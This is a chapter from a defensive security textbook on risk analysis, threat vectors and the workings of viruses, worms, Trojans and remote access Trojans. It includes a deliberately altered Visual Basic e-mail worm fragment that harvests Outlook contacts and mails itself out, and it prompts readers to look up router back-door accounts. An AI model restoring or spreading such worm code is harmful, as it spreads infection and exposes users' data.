CHAPTER

2 Risk Analysis

The objective of a security program is to mitigate risks. Mitigating risks does not mean eliminating them; it means reducing them to an acceptable level. To make sure your security controls are effectively controlling the risks in your environment, you need to anticipate what kinds of incidents may occur. You also need to identify what you are trying to protect, and from whom. That's where risk analysis, threat definition, and vulnerability analysis come in. What is being protected? What are the threats? And where are the weaknesses that may be exploited?

Spending more money on security than an asset is worth rarely makes sense, but by the same token, spending nothing at all to secure an asset makes no sense either. The goal is to find the optimal balance between the business risks associated with technologies and processes and the cost of security controls that address those risks.

Threat Definition

Evaluating threats is an important part of risk analysis. By identifying threats, you can give your security strategy focus and reduce the chance of overlooking important areas of risk that might otherwise remain unprotected. Threats can take many forms, and in order to be successful, a security strategy must be comprehensive enough to manage the most significant threats.

How do you know you're defending against the right threats? For example, if an organization were to simply purchase and install a firewall (and do nothing else) without identifying and ranking the various threats to their most important assets, would they be secure? Probably not. Consider the statistics shown in Figure 2-1. These statistics are from Verizon's 2010 Data Breach Investigations Report (DBIR), the result of a collaboration between Verizon and the U.S. Secret Service. This is a breakdown of "threat agents," which are defined in the report as "entities that cause or contribute to an incident." This particular study illustrates the point that insider threats should be an important consideration in any security program. Many people that haven't seen real-world security breaches don't know this, so they focus exclusively on external threats. There are numerous other studies that show different results, including later DBIR reports (because different environments



Figure 2-1 Sources of actual losses, based on Verizon's 2010 Data Breach Investigations Report

experience different threats, and the threat landscape always changes) but they all point to the insider threat as a serious concern.

Security professionals know that many real-world threats come from inside the organization, which is why just building a wall around your trusted interior is not good enough. Regardless of the breakdown for your particular organization, you need to make sure your security controls focus on the right threats. To avoid overlooking important threat sources, you need to consider all types of threats. This consideration should take into account the following aspects of threats:

- Threat vectors
- Threat sources and targets
- Types of attacks
- Malicious mobile code
- Advanced Persistent Threats (APTs)
- Manual attacks

Each of these subjects is covered in more detail in the following sections.

Threat Vectors

A *threat vector* is a term used to describe where a threat originates and the path it takes to reach a target. An example of a threat vector is an e-mail message sent from outside the organization to an inside employee, containing an irresistible subject line along with an executable attachment that happens to be a Trojan program, which will compromise the recipient's computer if opened.

A good way to identify potential threat vectors is to create a table containing a list of threats you are concerned about, along with sources and targets, as shown in Table 2-1. This is just an example to illustrate the principle—your environment may dictate different lists. In principle, though, it's analogous to the classic Shakespearean Insult Generator, which contains three columns of words, the left and middle columns containing adjectives and the right column containing nouns. When read from left to right randomly and preceded by "Thou," different combinations produce comical insults ("Thou artless, clay-brained wagtail,"

Sources	Threats	Targets
Employee	Theft	Intellectual property
Contractor	Loss	Trade secret
Consultant	Exposure	Personally identifiable information (PII)
System integrator	Unauthorized change	Protected health information (PHI)
Service provider	Deletion (complete)	Financial data
Reseller	Deletion (partial)	Credit card number
Vendor	Unauthorized addition	Social Security number
Cleaning staff	Fraud	Document
Third-party support	Impersonation	Computer
Competitor	Harassment	Peripheral
Insider	Espionage	Storage
Terrorist	Denial of service	Network
Internet attacker	Malfunction	Operating system
Software	Corruption	E-mail
Malware	Misuse	Voice communication
Software bug	Error	Application
Accident	Outage	Privacy
Weather	Physical hazard	Productivity
Natural cause	Injury	Health and safety

Table 2-1 Sample Threat Vector Elements

"Thou saucy, onion-eyed popinjay," "Thou surly, beetle-headed barnacle"). Similarly, choosing different combinations of sources, threats, and targets produces interesting varieties of threat vectors, which helps with the process of brainstorming and enumeration.

In Table 2-1, you can put together many different combinations that help you visualize threat vectors you may not otherwise have thought of. For example, while "employee theft of intellectual property" or "malware causing outages on networks" may be the first threat vectors that spring to most peoples' minds, what about "competitor espionage of e-mail"? Or, "cleaning staff theft of trade secrets"? How about "software bugs leading to corruption of financial data"? There are things you can do to defend against these threats, detect them, or even deter them. But before you can do so, you must consider and understand the threat vectors so that you can choose the right countermeasures.

Many different analyses of threat vectors are routinely published. One reputable source for conducting and publishing the results of this type of survey is the Computer Security Institute (CSI), which identifies particular threat vectors and their frequency. Figure 2-2 shows some threat vectors from CSI's 2010 survey. This illustrates the nature of threats found in the real world.

It is important to understand threat vectors and consider them when designing security controls, to ensure that possible routes of attack for the various threats receive appropriate scrutiny. Understanding threat vectors is also important for explaining to others, such as management, how the protective mechanisms work and why they are important.

CAUTION Insider threats, although they create some of the most hazardous and ubiquitous risks to networks, are often overlooked in security strategies. This puts the success of the entire security program at risk.



Figure 2-2 Computer Security Institute (CSI) attack-type statistics from 2010 survey

Insider threat vectors take many forms. For example, Trojan programs and viruses compromise computers on the trusted internal network. Trojan programs are covertly installed pieces of software that perform functions with the privileges of authorized users, but unknown to those users. Common functions of Trojans include stealing data and passwords, providing remote access and/or monitoring to someone outside the trusted network, or performing specific functions such as spamming. When Trojans are installed on a trusted system, they run with the same credentials and privileges as the user whose account they exploit, so they constitute a form of insider threat. Trojans can be exploited over the Internet, through the firewall, or across the internal network by users who are not authorized to have access. Trojans are dangerous because they can hide themselves in authorized communication channels such as web browsing. Trojans may be installed by authorized internal staff, by unauthorized people who gain physical or network access to systems, or by viruses.

Viruses typically arrive in documents, executable files, and e-mail. They may include Trojan components that allow direct outside access, or they may automatically send private information, such as IP addresses, personal information, and system configurations, to a receiver on the Internet. These viruses usually capture and send password keystrokes as well.

A further example is the *girlfriend exploit*. This term, which was coined by early attackers in the late 1980s, refers to a Trojan program planted by an unsuspecting employee who runs a program provided by a trusted friend from a storage device like a disk or USB stick, that plants a *back door* (also known as *trap door*) inside the network. Since this attack takes advantage of personal trust in the attacker, it can be very effective. Another example is a malicious e-mail attachment that exploits the access rights of the person who opens the attachment to send confidential information out to the Internet, or opens a back door inside the network. This attack compromises the security of the internal system.

Another example of an inside threat vector is back door configurations pre-configured in computer and network devices to allow vendor support personnel to connect directly to

the devices using a common account and password. Almost all network devices contain back doors (otherwise known as "undocumented administrative accounts"), and details about them can be easily found on the Internet. A search that includes the name of your favorite router vendor along with the keyword "back door" will usually result in the discovery of a secret account—try it yourself.

The insider threat is serious and needs to be taken into account in any security strategy. Building a perimeter defense around the organization's network is not enough. A risk analysis that includes consideration of all major threat vectors helps ensure that the security controls will be effective against the real risks to the organization.

Threat Sources and Targets

This book is not about hacking. There are plenty of other books available that cover everything you ever wanted to know about hacking, and many of them are really good. This book is about defense—protecting against attacks. Nevertheless, as a security practitioner, you need to understand how attacks work so that you can select the best countermeasures for defense. This chapter provides an overview of various kinds of attacks, and some common countermeasures to protect against those attacks. The goal is to equip you with the knowledge, principles, and perspective needed to implement the right countermeasures for your environment.

Security controls can be logically grouped into several categories:

- **Preventative** Block security threats before they can exploit a vulnerability
- **Detective** Discover and provide notification of attacks or misuse when they happen
- **Deterrent** Discourage outsider attacks and insider policy violations
- **Corrective** Restore the integrity of data or another asset
- **Recovery** Restore the availability of a service
- **Compensative** In a layered security strategy, provide protection even when another control fails

Each category of security control may have a variety of implementations to protect against different threat vectors:

- **Physical** Controls that are physically present in the "real world"
- **Administrative** Controls defined and enforced by management
- **Logical/technical** Technology controls performed by machines
- **Operational** Controls that are performed in person by people
- **Virtual** Controls that are triggered dynamically when certain circumstances arise

Table 2-2 provides examples of security controls that fall within a particular category and method of implementation.

	Physical	Administrative	Logical/Technical	Operational	Virtual
Preventative	Locks		Firewalls, IPS	Guards on station	Dynamic access lists
Detective	Cameras		IDS, logging, SIEM	Guards patrolling	
Deterrent	Signs, barbed wire	Security policies	Warning messages	Visible guards and cameras	Dynamic pop-up warnings
Corrective		HR penalties	Redundancy		
Recovery			Backups, data replication	Disaster-recovery plans	
Compensative			Manual processes		

Table 2-2 Security Controls for Different Threat Vectors

Types of Attacks

Any computer that is accessible from the Internet will be attacked. It will constantly be probed by attackers and malicious programs intending to exploit vulnerabilities. If you don't keep up with patches and take appropriate countermeasures, your computer will surely be compromised within a short amount of time. Candidates for exploitation include any computer running a popular operating system or application for which the system administrator hasn't followed recommended hardening procedures such as those described in Chapters 21 and 22.

People sometimes criticize Microsoft for making insecure products and recommend using other, "safer" products. While Microsoft products include their fair share of vulnerabilities, you won't find any popular product from any manufacturer that hasn't been hacked. Every product that has ever claimed to be more secure than its competitors and has at least a moderate market share has been hacked. For example, Oracle Corporation launched an "Unbreakable" ad campaign in 2003 claiming Oracle's database software was impossible to compromise. The hacker community loves a good challenge, and in short order three vulnerabilities were found. Java claimed to be much more secure than Microsoft's ActiveX mobile code security model, but time has shown us that Java has had dozens of compromises of its well-designed, but complex, security model. Open source fans have claimed for years that Linux is more secure than Microsoft Windows, but several studies don't back up that claim.

NOTE This chapter frequently uses and refers to Windows examples to illustrate attacks and countermeasures, but the same principles can be applied to any computer platform.

In addition, and contrary to popular belief, software doesn't have to be sophisticated to have vulnerabilities. Those who have been around in the computer security field since its beginnings remember the days when plain ASCII text was used to attack MS-DOS systems. It was possible, because of a default-loaded device driver called ansi.sys, to create a

plain-looking text file that was capable of remapping the keyboard. All you had to do was read a text message, and embedded, hidden control codes could tell any key on your keyboard to do anything. These malicious programs were called ANSI bombs, and they littered the global predecessors of the Internet. It was possible that after reading a text message, the next key pressed would format the hard drive—it did happen.

Whatever system is popular and is used by a majority of people will be hacked. Changing from one popular OS to another may delay attackers for a brief while, but then exploits and hacks will appear. Hacking, worms, and viruses existed long before Microsoft arrived in the computer world, and they will be around long after Microsoft is gone. The truth is that any computer can be compromised and any computer can be extremely secure. The key is to make a habit of applying patches and taking appropriate security countermeasures on a consistent basis.

Attacks can take the form of automated, malicious, mobile code traveling along networks looking for exploit opportunities, or they can take the form of manual attempts by an attacker. An attacker may even use an automated program to find vulnerable hosts and then manually attack the victims. The most successful attacks, in terms of numbers of compromised computers, are always from completely automated programs. A single automated attack, exploiting a single system vulnerability, can compromise millions of computers in less than a minute.

Malicious Mobile Code

There are three generally recognized variants of *malicious mobile code*: viruses, worms, and Trojans. In addition, many malware programs have components that act like two or more of these types, which are called *hybrid threats* or *mixed threats*.

The lifecycle of malicious mobile code looks like this:

1. Find
2. Exploit
3. Infect
4. Repeat

Unlike a human counterpart, malware doesn't need to rest or eat. It just goes on every second of every day churning out replication cycles. Automated attacks are often very good at their exploit and only die down over time as patches close holes and technology passes them by. But if given the chance to spread, they will.

The Code Red worm, which attacks unpatched Microsoft Internet Information Services (IIS) servers, was released on July 16, 2001. Does that seem like a long time ago? Millions of Code Red–compromised systems still exist on the Internet, years later. There are even frequent reports of floppy disk boot sector viruses from the late 1980s and early 1990s still spreading today even though you won't find a floppy disk on most computers anymore. You can still find boot sector viruses originally released in 1993 and 1994, such as Monkey, Form, Stoned, New Zealand, Anti-Exe, and Michelangelo in lists of infections seen on the Internet. The infect-and-reproduce cycle of viruses is very effective at keeping them alive.

Modern malware still uses the same techniques today to propagate and survive. According to Symantec's Security Response research centers, the malware listed in Table 2-3 includes some of the most severe Trojans, viruses, and worms of the last two decades. Like the FBI's

most-wanted list, this list contains names well-known to many security practitioners on the front lines who have had to battle this malware in their organizations' networks.

Malware Name	Type	Date Discovered
Happy99.Worm	Worm	01/27/1999
PrettyPark.Worm	Worm	05/28/1999
Palm.Phage.Dropper	Virus	09/22/2000
VBS.Elva.Worm	Virus	09/27/2000
JS.Seeker	Trojan	12/15/2000
VBS.Carnival	Worm	02/23/2001
CodeRed Worm	Worm	07/16/2001
CodeRed II	Worm	08/04/2001
VBS.Cuerpo	Virus	08/30/2001
Backdoor.Slackbot	Trojan	10/09/2001
Backdoor.Litmus	Trojan	10/17/2001
JS.Coolsite	Worm	12/18/2001
JS.Gigger	Virus	01/09/2002
VBS.Annod	Virus	03/28/2002
Backdoor.Sdbot	Trojan	04/30/2002
Linux.Slapper.Worm	Worm	09/13/2002
Backdoor.WinShell.50	Trojan	08/05/2003
JS.Scob.Trojan	Trojan	06/24/2004
Perl.Santy	Worm	12/21/2004
Trojan.Admincash	Trojan	01/19/2005
VBS.Gormlez	Worm	01/31/2005
VBS.Allem	Worm	03/02/2005
Trojan.Abwiz	Trojan	03/22/2006
MSIL.Letum	Worm	04/08/2006
MSIL.Lupar	Worm	04/15/2006
JS.Yamanner	Worm	06/12/2006
Trojan.Peacomm	Trojan	01/19/2007
Bloodhound.Exploit	Virus	10/23/2007
Trojan.Bankpatch	Trojan	08/18/2008
Backdoor.Tidserv	Trojan	09/18/2008
Trojan.Zbot	Trojan	01/10/2010
OSX.Flashback	Trojan	04/09/2012
Trojan.Tbot	Trojan	12/07/2012
Backdoor.Nflog	Trojan	12/19/2012

Table 2-3 History's Highest Severity Malware

Viruses, worms, and Trojans are described in detail in the following sections.

Computer Viruses

A virus is a self-replicating program that uses other host files or code to replicate. Most viruses infect files so that every time the host file is executed, the virus is executed too. A virus infection is simply another way of saying the virus made a copy of itself (replicated) and placed its code in the host in such a way that it will always be executed when the host is executed. Viruses can infect program files, boot sectors, hard drive partition tables, data files, memory, macro routines, and scripting files.

Anatomy of a Virus The damage routine of a virus (or really of any malware program) is called the *payload*. The vast majority of malicious program files do not carry a destructive payload beyond the requisite replication. This means they aren't intentionally designed by their creators to cause damage. However, their very nature requires that they modify other files and processes without appropriate authorization, and most end up causing program crashes of one type or another. Error-checking routines aren't high on the priority list for most attackers.

At the very least, a "harmless" virus takes up CPU cycles and storage space. The payload routine may be mischievous in nature, generating strange sounds, unusual graphics, or pop-up text messages. One virus plays Yankee-Doodle Dandy on PC speakers at 5 P.M. and admonishes workers to go home. Another randomly inserts keystrokes, making the keyboard user think they've recently become more inaccurate at typing.

Of course, payloads can be intentionally destructive, deleting files, corrupting data, copying confidential information, formatting hard drives, and removing security settings. Some viruses are devious. Many send out random files from the user's hard drive to everyone in the user's e-mail address list. Confidential financial statements and business plans have been sent out to competitors by malware. People's illicit affairs have been revealed by a private interoffice love letter to a coworker being sent to the spouse and all their relatives. There are even viruses that infect spreadsheets, changing numeric zeros into letter *O*'s, making the cell's numeric contents become text and, consequently, have a value of zero. The spreadsheet owner may think the spreadsheet is adding up the figures correctly, but the hidden *O* will make column and row sums add up incorrectly. Some viruses randomly change two bytes in a file every time the file is copied or opened. This slowly corrupts all files on the hard drive, and many times has meant that all the tape backups contained only infected, corrupted files, too. Viruses have been known to encrypt hard drive contents in such a way that if you remove the virus, the files become unrecoverable. A virus called Caligula even managed to prove that a virus could steal private encryption keys. The things a virus can do to a PC are only limited by the creator's imagination and the physical and logical restrictions of the computer.

Because viruses are so powerful and unpredictable, there are many urban legends in which viruses are attributed with doing the impossible. Viruses cannot break hard drive read-write heads, electrocute people, or cause fires. The latter accusation supposedly happens when a virus focuses a single pixel on a computer screen for a very long time and causes the monitor to catch fire. Most administrators can tell you of monitors they've had on for years, with millions of energized pixels, and no fires.

If the virus executes, does its damage, and terminates until the next time it is executed, it is known as a *nonresident virus*. A nonresident virus may, for example, look for and infect five EXE files on the hard disk and then terminate until the next time an infected file is executed. These types of viruses are easier for novice malicious coders to write.

If the virus stays in memory after it is executed, it is called a *memory-resident virus*. Memory-resident viruses insert themselves as part of the operating system or application and can manipulate any file that is executed, copied, moved, or listed. Memory-resident viruses are also able to manipulate the operating system in order to hide from administrators and inspection tools. These are called *stealth viruses*. Stealth can be accomplished in many ways. The original IBM boot sector virus, Brain, was a stealth virus. It redirected requests for the compromised boot sector to the original boot sector, which was stored elsewhere on the disk. Other stealth viruses will hide the increase in file size and memory incurred because of the infection, make the infected file invisible to disk tools and virus scanners, and hide file-modification attributes. Memory-resident viruses have also been known to disinfect files on the fly, while they are being inspected by antivirus scanners, and then reinfect the files after the scanner has given them a clean bill of health. Other viruses have even used antivirus scanners as a host mechanism, infecting every file after the antivirus scanner was finished with them. Many viruses today use the System Restore feature of Microsoft Windows to keep themselves alive, by infecting the backup copies of system files that Windows will readily and innocently restore automatically when the originals are corrupted, such as by a virus.

If the virus overwrites the host code with its own code, effectively destroying much of the original contents, it is called an *overwriting virus* (see Figure 2-3).

If the virus inserts itself into the host code, moving the original code around so the host programming still remains and is executed after the virus code, the virus is called a *parasitic virus*. Viruses that copy themselves to the beginning of the file are called *prepending viruses* (see Figure 2-4), and viruses placing themselves at the end of a file are called *appending viruses*. Viruses appearing in the middle of a host file are labeled *mid-infecting viruses*.

The modified host code doesn't always have to be a file—it can be a disk boot sector or partition table, in which case the virus is called a *boot sector* or *partition table* virus, respectively. In order for a pure boot sector virus to infect a computer, the computer must have booted, or attempted to boot, off an infected disk. If you see the "Non-system disk or disk" error, the PC attempted to boot from the infected disk, and that's enough activity to pass a boot sector virus. If you don't boot with an infected floppy disk, then the boot sector virus is not activated and cannot infect the computer. You can copy and save files off an infected disk all day long,



Figure 2-3 Example of an overwriting virus



Figure 2-4 Example of a prepending parasitic virus

and as long as you do not boot with it, it cannot infect the PC. (This fact will become important in Chapter 4.) There is one exception to the rule. Some boot sector viruses, like Tequila, are classified as *multipartite viruses*, because they can infect both boot sectors and program files. If activated in their executable file form, they will attempt to infect the hard drive and place infected boot code without having been transferred from an infected booted disk. However, none of the multipartite boot sector viruses ever became as widespread as their pure boot sector virus cousins.

Old MS-DOS boot sector viruses can easily damage Microsoft's newest, most secure operating systems. Why? It has to do with the fact that any Intel-compatible operating system or program (such as malware) can write to and modify a hard disk boot sector or partition table. Boot sector viruses (and partition table viruses) play tricks with the logical structure of the disk before the operating system has a chance to load and be in control. Boot sector viruses move the original operating system boot sector to a new location on the disk, and partition table viruses manipulate the disk partition table in order to gain control first. Depending on how the virus accomplishes this and how well it is able to maintain the original boot information determines whether or not Windows can load afterward.

Most boot sector virus damage routines run at the beginning of the virus's execution, before Windows is loaded. The virus can damage Windows by preventing it from loading or by formatting the hard drive. In most cases, the boot sector virus won't be able to infect more disks or damage the hard drive while Windows is active. But, yes, if you boot a Windows system with a disk infected with a boot sector virus, it will infect and damage the system without a problem.

Macro viruses infect the data running on top of an application by using the program's macro or scripting language.

A Brief History of Viruses Although it was not the first macro virus, when the Microsoft Word Concept macro virus was released in July 1995, it quickly launched a new extended wave of malicious code. Concept used Word document macros to propagate itself. It infected the Word global template, which is used as the blank document for all new documents. When documents were opened, Concept copied itself, in five separate macro subroutines, to the new host document, which in turn infected other computers with Word. Concept was in a sense the grandfather of modern malware. It hasn't been seen in the wild lately, but for all we know, it could still be lurking in somebody's Word template folder.

Many applications ended up having macro viruses written for them, including most of the Microsoft Office applications, Visio, WordPerfect, Lotus 1-2-3, Lotus Notes, Lotus AmiPro, dBASE III, and CorelDRAW. Microsoft Word and Excel account for 99 percent of the macro and script viruses in existence. Macro viruses were even able to go cross-platform. Certain Word macro viruses are able to replicate on both Mac and Windows platforms. Some macro viruses are able to spread in three or more Microsoft Office applications at the same time. The epitome of macro viruses was Melissa, which used Outlook and Word 97 and became the world's fastest spreading malware program in March 1999 by infecting computers around the globe in under four hours. If Concept can be thought of as the grandfather of modern viruses, then Melissa is the mother. Its author, David Smith, ended up serving 20 months in prison. Nevertheless, Melissa was responsible for showing malicious coders a new way to infect computers, and it launched the next wave of malicious mobile code, which continues to plague us today—e-mail worms.

Computer viruses were the number-one malicious mobile code type from the 1980s through the late 1990s. Boot sector viruses were very popular, and viruses like Stoned, Brain, Anti-Exe, Anti-CMOS, NYB, and Joshi spread around the world—quickly, by the standards of pre-Internet days. MS-DOS program viruses with names like Dark Avenger, Jerusalem, Friday the 13th, and Cascade were among the most feared malware programs. By the time Windows began to replace the MS-DOS market, there were over 10,000 computer viruses.

Windows isn't the only platform besieged by viruses. Virtually every popular PC format has been the victim of computer viruses. What becomes popular is hacked. Amiga, Atari, and several Unix operating systems had computer viruses long before Windows and MS-DOS became the de facto PC standard. The very first PC virus, called Elk Cloner, was written in 1981 for the Apple Macintosh. When Linux gained popularity, so did creating Linux viruses and worms. The Slapper, Ramen, and Lion malware programs specifically targeted Linux vulnerabilities and the ELF file format. Simile, released in July 2002, was the first virus to infect both Windows and Linux platforms.

The introduction of Windows NT in 1993 slowed down virus writers for a few years, but in November 1997 Jacky became the first Windows NT virus. Since then, virus writers have written thousands of Windows viruses. Microsoft's latest development platform, .NET, has over a dozen viruses and worms. Donut, the first virus to target the .NET environment, was released in January 2002.

The Next Evolution of Viruses There are even viruses for tablets and smartphones. The four most popular small-form-factor programming environments are Android, Windows CE, Java, and Symbian. These platforms are being used in smartphones, as well as tablets, and viruses have been written for each of them.

A malicious mobile program was sent using Japan's DoCoMo's i-mode mobile Internet access service in August 2000. Thousands of users received cell phone messages asking if they would drink from a cup after their sick boyfriend or girlfriend. Respondents answering "yes" inadvertently dialed a call to Japan's 110 service, the equivalent of the United States' 911 emergency call system. In one southern Japanese city, Fukuoka, the emergency number was flooded with 400 calls in one day.

More recently, mobile devices running on Android and Apple's iOS have experienced complex and interesting infections. This is not surprising really, considering that they are really full-fledged mini computers. According to McAfee, the Android OS has become the

biggest target for mobile malware, with Trojans, spyware, SMS spamming malware, ransomware, and even botnets infecting mobile smartphones and tablets.

Tablets and smartphones have all the right components for a fast-spreading malware program. They have network connectivity, e-mail, a contact address book, and both allow additional programs and features to be added. Combining those features with wireless technology means mobile viruses will probably be a serious problem in the next few years. It is not unrealistic to think that in the near future computer viruses will be jumping from device to device using the multitude of open wireless transmission points that are available everywhere. One day, you could be beaming all your friends the latest computer virus just by walking down the street or past them in the office. For now, though, the Internet worm is the most popular type of malware.

Computer Worms

A computer worm uses its own coding to replicate, although it may rely on the existence of other related code to do so. The key to a worm is that it does not directly modify other host code to replicate. A worm may travel the Internet trying one or more exploits to compromise a computer, and if successful, it then writes itself to the computer and begins replicating again.

An example of an Internet worm is Bugbear. Bugbear was released in June 2003, arriving as a file attachment in a bogus e-mail. In unpatched Outlook Express systems, it can execute while the user is simply previewing the message. In most cases, it requires that the end user execute the file attachment. Once launched, it infects the PC, harvests e-mail addresses from the user's e-mail system, and sends itself out to new recipients. It adds itself into the Windows startup group so it gets executed each time Windows starts. Bugbear looks for and attempts to gain access to weakly password-protected network shares and terminates antivirus programs. It also drops off and activates a keylogging program, which records users' keystrokes in an attempt to capture passwords. The captured keystrokes, and any cached dial-up passwords that are found, are then e-mailed to one of ten predefined e-mail addresses. Lastly, Bugbear opens up a back door service on port 1080 to allow attackers to manipulate and delete files. Bugbear was one of the most successful worms of 2003.

While an attacker may investigate a single host for all sorts of vulnerabilities, a replicating worm will attack every host it finds with the same exploit (or exploits). For example, the SQL Slammer worm runs its exploit against every system it finds, even though its attack will only work against computers with unpatched versions of Microsoft SQL Server 2000 or Microsoft Desktop Engine (MSDE) 2000. The worm sends 376-byte overflow attacks to UDP port 1434, the SQL Server Resolution Service port. Less than 1 percent of Internet hosts are vulnerable systems. Is it effective to randomly attack a much larger population of hosts in an attempt to compromise a much smaller minority? Apparently it is effective enough, as Slammer infected 90 percent of potentially infectable hosts in its first ten minutes, doubling infections every 8.5 seconds, and ultimately compromising over 200,000 hosts in total. Slammer would have infected many more hosts, but its own quick replication led to massive traffic problems and denial of service events, actually slowing it down.

It was lucky for the computing world that the Nimda hybrid threat did not contain an intentionally damaging payload. Whereas most worms exploit one hole, Nimda tried several. Released in September 2001, Nimda had many different ways to infect a computer.

First, it could arrive as an e-mail attachment. When executed it would look to exploit poorly password-protected network shares and open up new access points. It would also infect web sites with vulnerable versions of IIS and place infected JavaScript coding on the sites. The JavaScript coding would infect visiting browsers by forcing the download of an infected e-mail (.eml) file. Depending on the computer security vendor and the way they categorized the different threat vectors, Nimda had 4 to 12 exploit mechanisms. If it couldn't infect a host one way, it tried another. Luckily, neither Slammer nor Nimda contained an intentionally malicious payload routine. A future worm targeting an exploit common to all Windows machines (such as unpatched Internet Explorer holes) and carrying a damaging routine will be able to do much more damage.

E-Mail Worms

E-mail worms are a curious intersection of social engineering and automation. They appear in people's inboxes as messages and file attachments from friends, strangers, and companies. They pose as pornography, cute games, official patches from Microsoft, or unofficial applications found in the digital marketplace. There cannot be a computer user in the world who has not been warned multiple times against opening unexpected e-mail attachments, but often the attachments are simply irresistible.

Internet e-mail worms are very popular with attackers because they can be very hard to track. After the malicious authors create the worm, they can use one of the many anonymous e-mail services to launch it. They might use an Internet cafe terminal that they paid for with cash to release the worm, further complicating tracking. Most of time, they send out the infected e-mail to an unmoderated mailing list so that the worm is distributed to thousands of unsuspecting users. The user is enticed to execute the worm.

The worm first modifies the PC in such a way that it makes sure it is always loaded into memory when the machine starts (we will cover this in more detail in Chapter 4). Then it looks for additional e-mail addresses to send itself to. It might use Microsoft's Messaging Application Programming Interface (MAPI) or use the registry to find the physical location of the address book file. Either way, it grabs one or more e-mail addresses to send itself to, and probably uses one of the found e-mail addresses to forge the sender address. The following is example code taken from a Visual Basic e-mail worm that uses Outlook's MAPI interface to grab addresses and send itself:

```
CreateObject("Outlook.Application")
GetNameSpace("MAPI")
For Each X In AddressLists
For 1 To AddressEntries.Count
AddressEntries(Y)
If Z = 1 Then Address
Else End If
Next
Subject = "Re: You g0tta see th1s!"
Body = "I can't believe I have these pictures."
Attachments.Add WScript.ScriptFullName
Send
```

NOTE The malicious code in this example has been intentionally modified to prevent exploitation. It's intended as an example to show how an e-mail worm can replicate itself.

E-mail worms can use a preexisting SMTP server or use their own SMTP engine. Most infected users notice severe slowness in their PC immediately following the worm's execution, and some users recognize it for what it is and turn off the machine. Others just see it as regular PC quirkiness, and the worm goes undetected. Either way, it's game over, as the worm has moved on, infecting dozens of new hosts.

Trojans

Trojan horse programs, or *Trojans*, work by posing as legitimate programs that are activated by an unsuspecting user. After execution, the Trojan may attempt to continue to pose as the other legitimate program (such as a screensaver) while doing its malicious actions in the background. Many people are infected by Trojans for months and years without realizing it. If the Trojan simply starts its malicious actions and doesn't pretend to be a legitimate program, it's called a *direct-action Trojan*. Direct-action Trojans don't spread well because the victims notice the compromise and are unlikely, or unable, to spread the program to other unsuspecting users.

An example of a direct-action Trojan is JS.ExitW. It can be downloaded and activated when unsuspecting users browse malicious web sites. In one case, this Trojan posed as a collection of Justin Timberlake pictures and turned up in a search using Google. The link, instead of leading to the pictures, downloaded and installed the JS.ExitW Trojan. When activated, JS.ExitW installs itself in the Windows startup folder as an HTML application (.hta) that shuts down Windows. Because it is in the startup folder, this has the consequence of putting infected PCs in a never-ending loop of starts and shutdowns. Luckily, this Trojan does no real damage. Unfortunately, many Trojans aren't so harmless.

Remote Access Trojans

A powerful type of Trojan program called a *remote access Trojan (RAT)* is very popular in today's attacker circles. Once installed, a RAT becomes a *back door* into the compromised system and allows the remote attackers to do virtually anything they want to the compromised PC. RATs are often compared to Symantec's pcAnywhere program in functionality. RATs can delete and damage files, download data, manipulate the PC's input and output devices, and record keystroke's screenshots. Keystroke- and screen-capturing allows the attacker to track what the user is doing, including entry of passwords and other sensitive information. If the compromised user visits their bank's web site, the attacker can record their login information. Unlike regular viruses and worms, the damage resulting from a RAT compromise can be felt long after the RAT is eradicated.

RATs have even been known to record video and audio from the host computer's web camera and microphone. Imagine malware that is capable of recording every conversation made near the PC. Surely confidential business meetings have been recorded.

